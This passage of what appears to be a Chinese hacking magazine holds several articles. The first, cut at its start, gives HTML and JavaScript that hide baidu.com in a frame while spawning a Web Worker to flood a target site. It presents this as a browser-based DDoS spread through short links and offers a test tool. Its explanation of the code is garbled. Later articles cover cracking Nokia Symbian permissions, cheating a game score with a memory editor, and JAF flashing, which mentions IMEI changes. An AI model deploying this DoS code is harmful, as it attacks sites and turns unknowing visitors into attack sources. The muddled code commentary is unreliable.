body{margin:0}  /*body的外边距为0*/
</style>

<link rel="shortcut icon" href=" http://www.baidu.com/favicon.ico" type="image/x-icon" /> <!--定义用地址栏前端显示的ico图标文件-->
```

```
<script type="text/javascript">

var target = ' http://www.hackx.cc'; //定义target变量
var worker_loc = 'js/worker.js'; //定义worker_loc变量，值为js/worker.js
</script>

<script type="text/javascript" src="js/run_worker.js">
</script>  <!--引入外部JS文件(js/run_worker.js)-->

</head>
<body>

<iframe id="page" name="page" src=" http://www.baidu.com" frameborder="0" noresize="noresize" style="overflow:visible"></iframe>

<!--载入 http://baidu.com这个框架页-->

</body>
</html>
```

从上面，我们看一下" js/tracking.js" 里面有什么？

```
var workers = new Array();
var i=0;
var noWorker = typeof Worker == "undefined" ? true : false;
if(!noWorker) {
    try {
            for(i=0;i<=0;i++){
                    workers[i]=new Worker(worker_loc);
                    workers[i].postMessage(target);
            }
    } catch(e) {
        //comment out in release
            e = e + "";
        alert(e);
            if(e.indexOf("Worker is not enabled") != -1) {
                noWorker = true;

        }
    }
}
```

我来解释一下这段C语言：

定义一个变量workers也是new Array

定义一个变量i，初始值是0

定义一个noworker 也是把typeof Worker是赋值到变量noworker里，它的值是underfined···判断是否正确，如果函数（不是变量noworker）那么久进入for循环，for循环的具体内容是：把new Worker(worker_loc的值赋值到变量workers【i】（数组i） workers[i]（数组i）用到postmessage函数。。（邮件）然后是alert函数开始（警告或提醒），总的来说，如果网址无效或输入错误，他就会提示"Worker is not enabled"，"tracking.js"里面的东西不太懂，还请大牛们解释一下，下面贴出代码：

```
var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-15919924-3']);
  _gaq.push(['_trackPageview']);

  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
      ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
        var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
  })();
```




图4

当有人点击这个链接的时候，他们会被重定向到请求网址，并附带一个隐藏的iFrame，该iFrame可以在用户浏览网页时发动JavaScript DoS攻击。也就是说，只要是在百度目录下的网站都可以通过这个短地址访问，但是他在访问的过程中，会通过HTML5的框架特性，发起DOS攻击，当这个短地址到处流传的时候，大家一起发起DOS攻击，就演变成了DDOS。可见这个可

见它的危害性是很大的，如果短地址后面是一个挂马网页，我们不仅成为了帮凶，还成了傀儡肉鸡。

为了方便广大各位叉子，我用VB6做了一个框架供大家测试，如图4。

我的初衷不是为了利用这个技术去随意DDOS人家，而是起到一个抛砖引玉的作用，黑客技术无处不在，只要你细心挖掘，就能找到属于你的一片天空。如果我的文章中存在错误，欢迎大家提出来一起探讨，我的ID：独坐黄昏。祝大家在暑假里玩的开心！

（文章中涉及的相关软件本期光盘已收录）

剑走偏锋 另类玩转NOKIA手机系统

文 国斌

破解手机相信大家都在以前的黑X上看过吧，从最早的序列号证书签名到一键破解系统权限工具Hello OX等等，但是后来由于手机内核的升级之前的破解方法全部无效了。百度了一番，发现要想破解现在手机就要刷内核（刷内核，工具操作相当的高，繁琐，而且稍有不慎，手机变板砖）。当然了各位X子们不要灰心，我们用另类方式破解手机。

注意：

此方法仅用于NOKIA品牌的塞班系统

破解时手机必须有充足电量（破解途中若手机没电，后果自负。）




图1

我用我的E72来演示给大家，首先我们先下载并安装直签工具，如图1。接着他会自动联网把你的手机序列号上传服务器，并制作成证书（因为制成证书需要10分钟到2个小时）。所以我们接着安装certUpdater.sisx,安装过程狂按确认即可.接着我们用之前安装的直签工具选择certhack_installer.sis选择签名并安装，如图2。接着会联网签名了，然后会弹出是否安装已签名文件，如图3。选择确认安装，然后会弹出提示确认是否安装改程序，依旧不管全部确认。




图2




图3




图4

好了这时候在应用程序上就有一个名为HakIt!的文件，如图4。我们将其打开他会出现hacking...please wait..破解中请等待的提示，如图5。这时候我们出去喝杯茶回来看到已经多了一个叫“ROM-Patcher Plus”的软件，我们将他打开,我们按选择-----All Patches----apply，接着那2个蓝色圆会变成绿色，如图6。这时候我们将手机重启，接着你的诺基亚手机17个权限就开启了,破解了以后我们能干些什么呢？我们就先拿之前风靡一时的涂鸦跳跃来小试牛刀吧！




图5




图6

我们先安装八门神器用同样的方法签名，如图7。

接着我们打开八门神器，接着我们返回进入涂鸦跳跃。我们跳到一个固定的

位置记下高度180接着我们按拨号键这时会弹出八门神器选择----精确搜索，如图8，选择自动匹配，数值上填上180，接着我们按返回，返回游戏。继续跳啊跳，跳到一个固定的位置继续记下数值667，同样的方法继续搜索。这时候就会固定到一个数值，如图9。接着我们按#号键锁定他数值命名随便乱填。后面的数值就填999999999，按确认。返回游戏，这时我们看到高度变为999999999接着我们跳下去自杀就发现数值依旧999999999填上名字上传数值。哈，这样就结束了，当然了其他游戏也是用这样的方法对待，先让自己数值发生改变接着定位数数值并锁定，最后，看到我们原本的4格血瞬间爆掉。




图7




图8



图9

PS：如果你想安装些高权限的软件可以用Leftup_Cert.cer和Leftup_Key.key来进行自签这样可以将软件原有的权限扩大配置方法，如图10，图11。接着设置为本地证书密匙签名，当然了这只是破解以后的一种玩法至于，别的玩法就等你来开发咯~！




图10




图11

（文章中涉及的相关软件本期光盘已收录）

诺基亚刷机大法

黑夜红云

一、入门篇 何谓刷机

“刷机”这个词对于新手来说比较陌生。通俗地讲，刷机就像电脑重装系统一样。可以使手机的固件版本升级，也可以降级。

刷机的方法很多，比较常用的有凤凰刷机和JAF。

凤凰与JAF的简单区别在于，凤凰只能刷不低于（大于或等于）本身手机版本，JAF能刷任意版本（JAF刷机可能会出现网络锁）对于降级的风险等同于刷机的风险。

这里我们要说的是JAF刷机。

什么是JAF？

J.A.F是由Odeon设计制造的产品，虽然它比Saras Boxes和Griffin出来的都要晚，但在核心技术方面却已经处于更领先的地位。除了Saras Boxes和Griffin能实现的大部分功能以外，它还可以对NOKIA最新的BB5和APE系列进行软件升级和改字库，修改20种NOKIA DCT4机型的IEMI（不换UEM）。当然，它是一款NOKIA手机专用设备，不能象Saras Boxes那样有很广的适应性。

Jaf刷机又分为亮灯和灭灯刷机。我们这里介绍的是亮灯刷机。

通常我们会选择DIY固件来个性化我们的手机，通过刷机来达到：优化我们爱机的系统；提升运行速度；破解权限（20权限）和美化美操作界面…

二、必备工具及固件的选取

1.电脑一台

要求系统无病毒、无故障即可。（最好用台机，笔记本一定要连上外接电源。中途断电会变砖头）。

2.PC套件或OVI套件

个人推荐使用OVI套件。这个我想大家伙的电脑都安装了吧！没有的请到官网http://www.nokia.com.cn/get-support-and-

